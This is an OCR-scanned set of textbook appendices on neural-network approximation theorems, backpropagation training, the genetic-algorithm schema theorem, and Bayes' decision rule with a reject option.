

Figure C-2 The neural network for the Sprecher's exact representation

C.3 Approximate Representations

Kolmogorov's theorem is only an existence result. In fact, for an arbitrarily specified $f(x_1,x_{2,\ldots},x_n)$ there is no constructive procedure that leads to the representation in Eq. C.1, even though the existence of the representation is guaranteed. In view of this difficulty investigators have been initiated for approximate representations, subject to the neuron

transfer characteristic nonlinearities commonly encountered in multilayer feedforward training, using the popular backpropagation algorithm. Under these constraints the exact representation of Kolmogorov fails to provide not only the number of layers but also the number of neurons in each hidden layer. Cybenko [Cybenko 89] considered approximated a specified absolutely integrable function $f(x_1,x_2,\ldots,x_n)$ in the real variables $x_1, x_2, \ldots x_n$ by finite linear combinations of the form,

$$\sum_{j=1}^{N} \alpha_j \sigma(\vec{w}^T \vec{x} - \theta_j), \qquad \text{(C.4)}$$

where α_j and θ_j are fixed real numbers and $\vec{w}, \vec{x}$ are respectively (n x 1) weight and input vectors.

The main result of Cybenko is that given an $\varepsilon > 0$ and an absolutely integrable function $f(x_1,x_2,\ldots,x_n)$ oven the n-dimensional cube I_n there exists a sum $h(x_1,x_2,\ldots,x_n)$ of the form in Eq. (C.4) for which

$|h(x) - f(x)| < \varepsilon$, for all $x = [x_1, x_2, \ldots x_n]^T \in I^n$.

Thus, any absolutely integrable function can be uniformly approximated by a neural network having only one hidden layer employing continuous sigmoidal nonlinearities. The drawback is that the approximating properties focus only one existence and for a specified value of error ε the number N of terms in the summation of Eq. (C.4) could be impractically large.

Appendix D

Multilayer Feedforward Network Training by Backpropagation



Figure D-1 A typical multilayer feedforward network structure

Let the training set be $\{x(k), d(k)\}_{k=1}^{N}$, where $\mathbf{x}(k)$ is the input pattern vector to the network and $\mathbf{d}(k)$ is the desired output vector for the input vector $\mathbf{x}(k)$. The output of the j^{th} output unit is denoted by y_j. Connection weights from the the i^{th} unit, in one layer, to the j^{th} unit, in the layer above, are denoted by w_{ij}. By using the superscript l in $w_{ij}^{(l)}$ we denote the fact that the layer containing the j^{th} unit is l layers below the output layer. When l=0 the output layer is defined and the superscript may be omitted. Let m be the number of output units. Suppose that $d_j(k)$ is the desired output from the j^{th} output unit

whose actual output in response to the k^{th} input examplar $\mathbf{x}(k)$ is y_j, for $j = 1,2..m$. Define the sum of squares of the error over all input units for this k^{th} exemplar by

$$E(k) = \frac{1}{2}\sum_{j=1}^{m}\left[y_j(k) - d_j(k)\right]^2 \tag{D.1}$$

and the total classification error over the set of N exemplars by

$$E_T = \sum_{k=1}^{N} E(k) \tag{D.2}$$

The process of computing the error $E(k)$ in Eq. (D.1) is called a forward pass. After presentation of a training pattern $\mathbf{x}(k)$, the classification error can be computed. The objective is to determine how the error is reducible by the adjustment of network parameters.

How the error $E(k)$ is affected by the output from unit j at the output layer is determined easily from Eq. (D.1) by computing

$$\frac{\partial E(k)}{\partial y_j} = y_j - d_j \tag{D.3}$$

Recall that the net input to unit j in the output layer is of the form

$$s_j = \sum_i y_i^{(1)} w_{ij} - \theta_j \tag{D.4}$$

Where $y_i^{(1)}$ is the output from the i^{th} unit in the first layer below the output layer, w_{ij} is the connection weight multiplying $y_i^{(1)}$ and θ_j is the threshold of unit j. Remember that the negative of the threshold is defined to be the bias.

The transfer characteristic of output unit j, described by the relationship $y_j = f_j(x_j)$ should be such that $\partial f_j / \partial s_j$ exists and is finite. A popular choice for f_j is the sigmoidal function which provides the mapping described in the following equation, where the positive real parameter λ determines the slope of the function at a point and is called the *activation gain*:

$$y_j = \frac{1}{1+\exp(-\lambda s_j)} = \frac{1}{1+\exp\left[-\lambda\left(\sum_{i=1}^{n} w_{ij} y_i^{(1)} - \theta\right)\right]} \tag{D.5}$$

The sigmoidal function is differentiable and therefore continuous everywhere. It is also a bounded and monotonically nondecreasing function. Its derivative is positive and zero as the magnitude of the argument s_j approaches infinity.

How the error *E(k)* is affected by the input s_j in Eq. (D.4) to the j^{th} unit of the output layer can be computed from

$$\frac{\partial E(k)}{\partial s_j} = \frac{\partial E(k)}{\partial y_j}\frac{dy_j}{ds_j} \quad , \tag{D.6}$$

Assuming λ = 1 in Eq. (D.5) $$\frac{dy_j}{ds_j} = \frac{d}{ds_j}\left(\frac{1}{1+\exp(-s_j)}\right) = y_j(1-y_j) \tag{D.7}$$

So, $$\frac{\partial E(k)}{\partial s_j} = (y_j - d_j)y_j(1-y_j) \tag{D.8}$$

Since unit *i* in the layer just below the output layer is connected to unit *j* of the output layer by interconnection weight w_{ij}, we need to calculate

$$\frac{\partial E(k)}{\partial w_{ij}} = \frac{\partial E(k)}{\partial s_j}\frac{\partial s_j}{\partial w_{ij}} = \frac{\partial E(k)}{\partial s_j}y_i^{(1)} \tag{D.9}$$

Eq. (D.9) permits the computation of $\partial E(k)/\partial w_{ij}$ for the connection weights to each unit in the output layer from the units in the layer directly below it. It can now be said that the error has been propagated down one layer.

Next, let us determine how the error *E(k)* is affected by connection weights from units that are located in layers that are two or more levels below the output layer. The output from the i^{th} unit in the layer that is *l* levels below the output layer is denoted by $y_i^{(l)}$ and the net input to it is $s_i^{(l)}$. This net input is related to the corresponding output by the map

$$y_i^{(l)} = f_i^{(l)}\left(s_i^{(l)}\right) \tag{D.10}$$

$s_i^{(l)}$ can be expressed as weighted sum of the outputs $y_m^{(l=1)}$ from the units in the layer directly below:

$$s_i^{(l)} = \sum_m y_m^{(l+1)} w_{mi}^{(l)} - \theta_t^{(l)} \tag{D.11}$$

where $w_{mi}^{(l)}$ are connection weights and $\theta_i^{(l)}$ is the threshold of unit *i* in level below the output layer. By applying the chain rule, the following derivative is computed for each unit corresponding to the case *l=1* :

$$\frac{\partial E(k)}{\partial w_{mi}^{(1)}} = \frac{\partial E(k)}{\partial y_i^{(1)}} \frac{\partial y_i^{(1)}}{\partial s_i^{(1)}} \frac{\partial s_i^{(1)}}{\partial w_{mi}^{(1)}} = \frac{\partial E(k)}{\partial y_i^{(1)}} y_i^{(1)}(1 - y_i^{(1)}) y_m^{(2)} \tag{D.12}$$

The output from unit *i* may be connected to more than one unit at the layer above as in Figure D-1 Summing over all connections emanating from unit *i* to the layer above we have

$$\frac{\partial E(k)}{\partial y_i^{(1)}} = \sum_j \frac{\partial E(k)}{\partial s_j} \frac{\partial s_j}{\partial y_i^{(1)}} = \sum_j \frac{\partial E(k)}{\partial s_j} w_{ij} = \sum_j (y_j - d_j) y_j (1 - y_j) w_{ij} \tag{D.13}$$

Substitution of Eq. (D.13) in Eq. (D.12) permits the computation of $\partial E(k) / \partial w_{mi}^{(1)}$. The procedure summarized in Eqs. (D.12) and (D.13) for the l = 1 case is repeated until $\partial E(k) / \partial w_{mi}^{(l)}$ is computed for all connections. At each layer, the partial derivatives $\partial E(k) / \partial s_j^{(l)}$ are saved for computations at the next layer. These partial derivatives will, however, not be needed after the computations for the layer immediately below are completed. For the layered topology, only the communication between units in adjacent layers is required for computation. The process of computing the partial derivatives $\partial E(k) / \partial w_{ij}^{(l)}$ from the output layer all the way down to connections linking the input variables to units at the first layer is called the *backward pass.*

There are two approaches for applying the gradient descent method to the training of a multilayered feedforward neural network. The first is based on *periodic updating* and the second on *continuous updating.* When the exemplars from the training set are presented to the network sequentially, an entire pass through all the elements of the training set constitutes an *epoch.* When such an entire pass occurs without error, training will be considered to be complete.

In the periodic updating approach the gradient

$$\frac{\partial E(k)}{\partial w} = \sum_{k=1}^{N} \frac{\partial E(k)}{\partial w} \tag{D.14}$$

is computing over all N exemplars, one by one, where w has all the weights arranged as a vector, so that

$$\frac{\partial E(k)}{\partial w} = \left[\frac{\partial E(k)}{\partial w_1} \frac{\partial E(k)}{\partial w_2} \cdots \frac{\partial E(k)}{\partial w_M} \right] \tag{D.15}$$

where M denotes the total number of weights in the network. The weights are updated only once a cycle, after all the training patterns are presented, according to the *generalized delta update rule*,

$$w^{new} = w^{old} - \eta \frac{\partial E_T}{\partial w} \tag{D.16}$$

where η is a small constant greater than zero, referred to as the *learning rate.* In Eq. D.16 w^{new} and w^{old} may be viewed as weight vectors at time indices $k+1$ and k respectively, and therefore may also be denoted by $w(k+1)$ and $w(k)$.

The continuous updating approach requires that the weights be updated after each training pattern is presented. That is, after all the partial derivatives $\partial E(k)/\partial w_{ij}^{(l)}$ are computed for all the connections in the network, the weights are updated according to

$$w^{new} = w^{old} - \eta \frac{\partial E(k)}{\partial w} \tag{D.17}$$

The periodic update equation is equivalent to considering $\partial E(k)/\partial w$ as an approximation to $\partial E_T / \partial w$.

There is no guarantee of convergence to the desired solution in either approach. The second approach has the advantage of not requiring storage for all $\partial E(k)/\partial w_{ij}^{(l)}$. Larger values of η in the gradient descent formulation may lead to faster convergence. However, they may also lead to oscillation. One attempt at increasing the speed of convergence while minimizing the possibility of oscillation involves adding a momentum term to the basic gradient descent formulation. In this case, the weight vector at time $(k+1)$ is related to the weight vectors at time indices k and $(k-1)$ by

$$w(k+1) = w(k) - \left[\eta \frac{\partial E}{\partial w} + \beta \Delta w(k-1) \right] \tag{D.18}$$

where β is a constant (momentum term) that determines the effect of past weight changes on the current weight change and it is often chosen to be around 0.9.

Appendix E

Genetic Algorithms

E.1 Genetic Algorithms theoretical foundation

The theoretical foundation of genetic algorithms is based on the Schema Theorem. John Holland introduced the notation of schema [Holland 75], which comes from the greek word meaning 'form'. A schema is a set of bit strings of ones, zeros and asterisks, where each asterisk can assume either value 1 or 0. The ones and zeros represent the fixed positions of a schema, while asterisks represent 'wild cards'. For example, the schema

1	*	*	0

stands for a set of 4-bit strings. Each string in this set begins with 1 and ends with 0. These are called instances of the schema.

A chromosome matches a schema when the fixed positions in the schema match the corresponding positions in the chromosome. For example above the schema *H* matches the following set of 4-bit chromosomes:

1	1	1	0
1	1	0	0
1	0	1	0
1	0	0	0

The number of defined bits (non asterisks) in a schema is called the order. The order of the above schema *H* is 2 as it has two defined bits. The distance between the outmost defined bits of a schema is called defining length. The defining length of the above schema is 3.

Genetic algorithms manipulate schemata. If GA's use a technique that makes the probability of reproduction proportional to chromosome fitness, then according to the Schema Theorem we can predict the presence of a given schema in the next chromosome generation. In other words, we can describe the GA's behavior in terms of the increase or decrease in the number of instances of a given schema [Goldberg 89].

Let us assume that at least one instance of the schema *H* is present in the chromosome initial generation *i*. Now let $m_H(i)$ be the number of instances of the schema *H* in the generation *I* and $f_H(i)$ be the average fitness of these instances. We want to calculate the number of instances in the next generation, $m_H(i+1)$. As the probability of reproduction is proportional to chromosome fitness, we can easily calculate the expected number of offspring of a chromosome *x* in the next generation:

$$m_x(i+1) = \frac{f_x(i)}{\hat{f}(i)},$$

where $f_x(i)$ is the fitness of the chromosome *x*, and $\hat{f}(i)$ is the average fitness of the chromosome initial generation *i.*

Then assuming that the chromosome *x* is an instance of the schema *H* we obtain:

$$m_H(i+1) = \frac{\sum_{x=1}^{m_H(i)} f_x(i)}{\hat{f}(i)}, \quad \text{x} \in H$$

Since by definition $\hat{f}_H(i) = \frac{\sum_{x=1}^{m_H(i)} f_x(i)}{m_H(i)}$ we obtain

$$m_H(i+1) = \frac{\hat{f}_H(i)}{\hat{f}(i)} * m_H(i)$$

Thus, a schema with above-average fitness will indeed tend to occur more frequently in the next generation of chromosomes and as schema with below-average fitness will tend to occur less frequently.

E.2 Effects of crossover and mutation operators

Crossover and mutation can both create and destroy instances of a schema. Let consider only destructive effects, that is effects that decrease the number of instances of the schema *H.* The schema will survive after crossover if at least one of its offspring is also its instance. This happens when crossover does not occur within the defining length of the schema.

If crossover takes place within the defining length, the schema *H* can be destroyed and offspring that are not instances of *H* can be created.

Thus the probability that the schema *H* will survive after crossover can be defined as:

$$p_H^{(c)} = 1 - p_c(\frac{l_d}{l-1}) \ ,$$

where p_c is the crossover probability and l and l_d are the length and defining length of the schema *H* respectively.

It is clear that the probability of survival under crossover is higher for short schemata rather than for long ones.

Now consider the destructive effects of mutation. Let p_m be the mutation probability for any bit of the schema *H* and *n* the order of the schema *H*. Then $(1\text{-}p_m)$ represents the probability that the bit will not be mutated and thus the probability that the schema *H* will survive after mutation is determines as:

$$p_H^{(m)} = (1 - p_m)^n$$

It is also clear that the probability of survival under mutation is higher for low-order schemata than for high-order ones.

We can now amend the following equation to take account the destructive effects of crossover and mutation:

$$m_H(i+1) = \frac{\hat{f}_H(i)}{\hat{f}(i)} * m_H(i)\left[1 - p_c\left(\frac{l_d}{l-1}\right)\right](1 - p_m)^n$$

This equation describes the growth of a schema from one generation to the next. It is known as Schema Theorem. Because the equation considers only the destructive effects of crossover and mutation it gives a lower bound on the number of instances of the schema *H* in the next generation.

Appendix F

Classification: Bayes' decision rule

F.1 Bayes' rule for minimum error

Consider C classes ω_1, ... ω_C with *a priori* probabilities $p(\omega_1)$, ... $p(\omega_C)$ assumed known, e.g. the probabilities of each class occurring are known. We would assign an object to class ω_j, if

$p(\omega_j) > p(\omega_k)$ k=1,…C, k # j

This classifies all objects as belonging to one class. We wish to minimize the probability of making an error.

Because our object to classify is a vector, a decision rule based on probabilities is to assign $\boldsymbol{x}$ to class ω_j, if the conditional probability of class ω_j given the observation $\boldsymbol{x}$, $p(\omega_j \mid \boldsymbol{x})$, is greatest over all classes ω_1, ... ω_C.

So, we assign $\boldsymbol{x}$ to class ω_j if :

$$p(\omega_j \mid \boldsymbol{x}) > p(\omega_k \mid \boldsymbol{x}) \quad k=1,\ldots C, \quad k \# j \tag{F.1}$$

This decision rule partitions the measurement space into C regions Ω_1, ...Ω_C such that if $\boldsymbol{x} \in \Omega_j$ then $\boldsymbol{x}$ belongs to class ω_j.

From Bayes theorem, if A_1, A_2, …A_n are events which partition the sample space (e.g they are mutually exclusive and their union is Ω) we have

$$P(A_j \mid B) = \frac{P(B \mid A_j)P(A_j)}{\sum_{i=1}^{n} P(B \mid A_i)P(A_i)}$$

In classification problems, B is often an observation event and the A_j are the classes. The term *a priori* probability is often used for the quantity $P(A_i)$ and the objective is to find $P(A_i|B)$, which is termed the *a posteriori* probability of A_i.

The conditional density of *x* given that the random vector *Y* has some specified value *y*, is

$$p(x \mid y) = \frac{p(x,y)}{p(y)},$$

where $p(x,y)$ is the joint density of variables X and Y and $p(y)$ is the marginal density $p(y) = \int p(x,y)dx$.

So the density form of the Bayes' theorem becomes

$$p(x \mid y) = \frac{p(y \mid x)p(x)}{p(y)} = \frac{p(y \mid x)p(x)}{\int p(y \mid x)p(x)dx}.$$

The *a posteriori* probabilities $p(\omega_j|\boldsymbol{x})$ may be expressed in terms of the *a priori* probabilities and the class-conditional density function $p(\boldsymbol{x}|\omega_i)$ using Bayes' theorem as

$$p(\omega_i \mid x) = \frac{p(x \mid \omega_i)p(\omega_i)}{p(x)}$$

And the decision rule (Eq. F.1) may be written:

Assign $\boldsymbol{x}$ to ω_j if :

$$p(x|\omega_j)p(\omega_j) > p(x|\omega_k)\, p(\omega_k) \qquad k=1,\ldots C, \quad k \# j \tag{F.2}$$

This is known as **Bayes' rule for minimum error.**

For two classes, the decision rule (Eq. F.2) may be written

$$L(x) = \frac{p(x \mid \omega_1)}{p(x \mid \omega_2)} \succ \frac{p(\omega_2)}{p(\omega_1)} \quad \text{implies } x \in \text{class } \omega_1. \tag{F.3}$$

The function $L(x)$ is the ***likelihood ratio***.

The fact that the decision rule (Eq. F.2) minimizes the error may be seen as follows. The probability of making an error, $p(error)$, may be expressed as:

$$p(error) = \sum_{i=1}^{C} p(error \mid \omega_i)p(\omega_i),$$

where $p(error|\omega_i)$ is the probability of misclassifying patterns from class ω_i.

The error is given by

$$p(error \mid \omega_i) = \int_{C[\Omega_i]} p(x \mid \omega_i)dx,$$

where $C[\Omega_i]$ is the region of measurement space outside Ω_i, i.e $C[\Omega_i] = \sum_{j=1, j\#i} \Omega_j$.

So, we may write the probability of misclassifying a pattern as

$$p(error) = \sum_{i=1}^{C} \int_{C[\Omega_i]} p(x \mid \omega_i) p(\omega_i) dx = \sum_{i=1}^{C} p(\omega_i)(1 - \int_{\Omega_i} p(x \mid \omega_i) dx) = 1 - \sum_{i=1}^{C} p(\omega_i) \int_{\Omega_i} p(x \mid \omega_i) dx$$

So, minimizing the probability of making an error is equivalent to maximizing

$$\sum_{i=1}^{C} p(\omega_i) \int_{\Omega_i} p(x \mid \omega_i) dx$$

This sum is the probability of correct classification. Therefore we wish to choose the regions Ω_i so that the integral in the previous sum is a maximum. This is achieved by selecting Ω_i to be the region for which $p(\omega_i)\ p(x|\omega_i)$ is the largest over all classes and the probability of correct classification c is

$$c = \int \max_i p(\omega_i) p(x \mid \omega_i) dx .$$

The Bayes' error is then

$$e_B = 1 - \int \max_i p(\omega_i) p(x \mid \omega_i) dx .$$

F.2 Bayes' rule for minimum error – reject option

An error or misrecognition occurs when the classifier assigns a pattern to one class when it actually belongs to another. Usually, it is the uncertain classifications which mainly contribute to the error rate. Therefore, rejecting a pattern may lead to a reduction in the error rate. The rejected pattern may be discarded, or set aside until further information allows a decision to be made. Although the option to reject may alleviate or remove the problem of a high misrecognition rate, some otherwise correct classifications are also converted into rejects. So, we must consider the trade-offs between the error rate and reject rate.

Firstly, we partition the sample space into two complementary regions: R, a *reject region*, and A, an a*cceptance* or *classification region*. These are defined by

$$R = \{x \mid 1 - \max_i p(\omega_i \mid x) > t)\}$$

$$A = \{x \mid 1 - \max_i p(\omega_i \mid x) \le t)\} \qquad \text{where } t \text{ is a threshold.}$$

The smaller the value of the threshold, the larger is the reject region R. However, if t is chosen such that

$1-t<\frac{1}{C}$ or equivalently, $t>\frac{C-1}{C}$,

where C is the number of classes, then the reject region is empty. This is because the minimum value which $max_i\, p(\omega_i)|x)$ can obtain is 1/C, since

$1=\sum_{i=1}^{C} p(\omega_i \mid x) \le C * \max_i\, p(\omega_i \mid x))$, when all classes are equally likely.

Therefore, for the reject option to be activated, we must have $t \le (C\text{-}1)/C$.

Thus, if a pattern x lies in the region A, we classify it according to the Bayes' rule for minimum error. However, if x lies in the region R, we reject x.

The probability of correct classification, $c(t)$, is a function of the threshold and is given by

$$c(t)=\int \max_i [p(\omega_i)\, p(x \mid \omega_i)]dx$$

and the unconditional probability of rejecting a measurement x, r, also a function of t, is

$$r(t)=\int_R p(x)dx\,.$$

Finally, the error rate, e (the probability of accepting a point for classification and incorrectly classifying it), is

$$e(t)=\int_A (1-\max_i p(\omega_t \mid x))\, p(x)dx = 1-c(t)-r(t)$$

Thus, the error rate and reject rate are inversely related.